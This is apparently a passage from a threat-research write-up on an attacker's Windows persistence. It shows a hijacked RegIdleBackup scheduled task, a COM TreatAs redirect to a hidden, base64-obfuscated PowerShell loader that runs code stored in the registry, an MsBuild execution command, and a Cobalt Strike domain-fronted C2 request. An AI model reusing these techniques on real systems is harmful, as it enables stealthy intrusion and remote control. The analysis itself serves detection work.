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Threat Actor Tripping on the Finish Line

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

Name	Status	Triggers	Next Run Time	Last Run Time	Last Run Result	Author	Created
RegIdleBack...	Ready			11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)	Microsoft Corporation	

General | Triggers | Actions | Conditions | Settings | History (disabled)

When you create a task, you must specify the action that will occur when your task starts. To change these actions, open the task property pages using the Properties command.

Action	Details
Custom Handler	

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RegIdleBackup malicious Untitled-2


```
43      <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
44      <Priority>7</Priority>
45    </Settings>
46    <Actions Context="S-1-5-18">
47      <ComHandler>
48        <ClassId>{405098EA-44A5-4D39-0D4F-B8D5B317CA68}</ClassId>
49      </ComHandler>
50    </Actions>
51  </Task>
```

RegIdleBackup

C: > Windows > System32 > Tasks > Microsoft > Windows > Registry > RegIdleBackup

```
28        <Deadline>P14D</Deadline>
29      </MaintenanceSettings>
30    </Settings>
31    <Triggers />
32    <Actions Context="LocalSystem">
33      <ComHandler>
34        <ClassId>{CA767AA8-9157-4604-B64B-40747123D5F2}</ClassId>
35      </ComHandler>
36    </Actions>
37  </Task>
```


Registry Editor
File Edit View Favorites Help
Computer\HKEY_CLASSES_ROOT\CLSID\{405098EA-44A5-4D39-0D4F-B8D5B317CA68}\TreatAs
{404A6DE5-D4D6-4260-9BC7-5A6CBD882432}
{405098EA-44A5-4D39-0D4F-B8D5B317CA68}
TreatAs
{4057C1AD-A51F-40BB-B960-22888CEB9812}
Name
Type
Data
(Default)
REG_SZ
{272E0C3D-D072-2A47-9998-C6B26483B40F}


Registry Editor
File Edit View Favorites Help
Computer\HKEY_CLASSES_ROOT\CLSID\{272E0C3D-D072-2A47-9998-C6B26483B40F}\LocalServer
{272E0C3D-D072-2A47-9998-C6B26483B40F}
LocalServer
ProgID
VersionIndependentProgID
Name
Type
Data
(Default)
REG_SZ
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -Nologo -WindowStyle Minimized -c "& {iex([System.Text.Encoding]::UTF8.GetString([Convert]::FromBase64String('JEF

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
LocalServer Untitled-1 ●

```
1   LocalServer
2   C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -Nologo -WindowStyle Minimized -c "& {iex
    ([System.Text.Encoding]::UTF8.GetString([Convert]::FromBase64String
    ('JEFXRTYwWVE9J3syNzJFMEMzRC1EMDcyLTJBNDctOTk5OC1DNkIyNjQ4M0I0MEZ9JztpZXgoR2V0LUl0ZW1Qcm9wZXJ0eSAtU
    GF0aCAnSEtMTTpcU29mdHdhcmVcQ2xhc3Nlc1xDTFNJRFx7MjcyRTBDM0QtRDA3Mi0yQTQ3LTk5OTgtQzZCMjY0ODNCNDBGfVxQ
    cm9nSUQnIC1uICRBV0U2MFlRfFNlbGVjdC1PYmplY3QgLUV4cGFuZFByb3BlcnR5ICRBV0U2MFlRKQ==')))}"
```

LocalServer Untitled-1 ●

```
1   LocalServer
2   C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -Nologo -WindowStyle Minimized -c "& {iex
    ([System.Text.Encoding]::UTF8.GetString([Convert]::FromBase64String('$AWE60YQ='
    {272E0C3D-D072-2A47-9998-C6B26483B40F}';iex(Get-ItemProperty -Path 'HKLM:\Software\Classes\CLSID\
    {272E0C3D-D072-2A47-9998-C6B26483B40F}\ProgID' -n $AWE60YQ|Select-Object -ExpandProperty $AWE60YQ)
    ))))}"
3
```


Registry Editor
File Edit View Favorites Help
Computer\HKEY_CLASSES_ROOT\CLSID\{272E0C3D-D072-2A47-9998-C6B26483B40F}\ProgID
{272E0C3D-D072-2A47-9998-C6B26483B40F}
LocalServer
ProgID
VersionIndependentProgID
{27354124-7F64-5B0F-8F00-5D77AFBE261E}
Name
Type
Data
(Default)
REG_SZ
(value not set)
{272E0C3D-D072-2A47-9998-C6B26483B40F}
REG_SZ
function el06{param($Rbr)[System.Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($Rbr))}

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The Actual Command

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\MsBuild.exe C:\Programdata\[redacted].csproj
```

Domain Fronting



Figure 1 - This illustration is from the official Cobalt Strike Manual

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Command and Control

```
GET /jquery-3.3.1.min.js HTTP/1.1
Accept:  text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://code.jquery.com/
Accept-Encoding: gzip, deflate
Cookie:
__cfduid=b4B5nQHELNo3txMi2z4APflwGY2GwigYTSmjylJqtXOVsPWt3JHGRfeKspoElZyYfi_2XiDik
[redacted]
z-Oq_x3xnTfrco
Host: [redacted]-us.azureedge.net
User-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko
Connection: Keep-Alive
Cache-Control: no-cache
```

So how did we find it?

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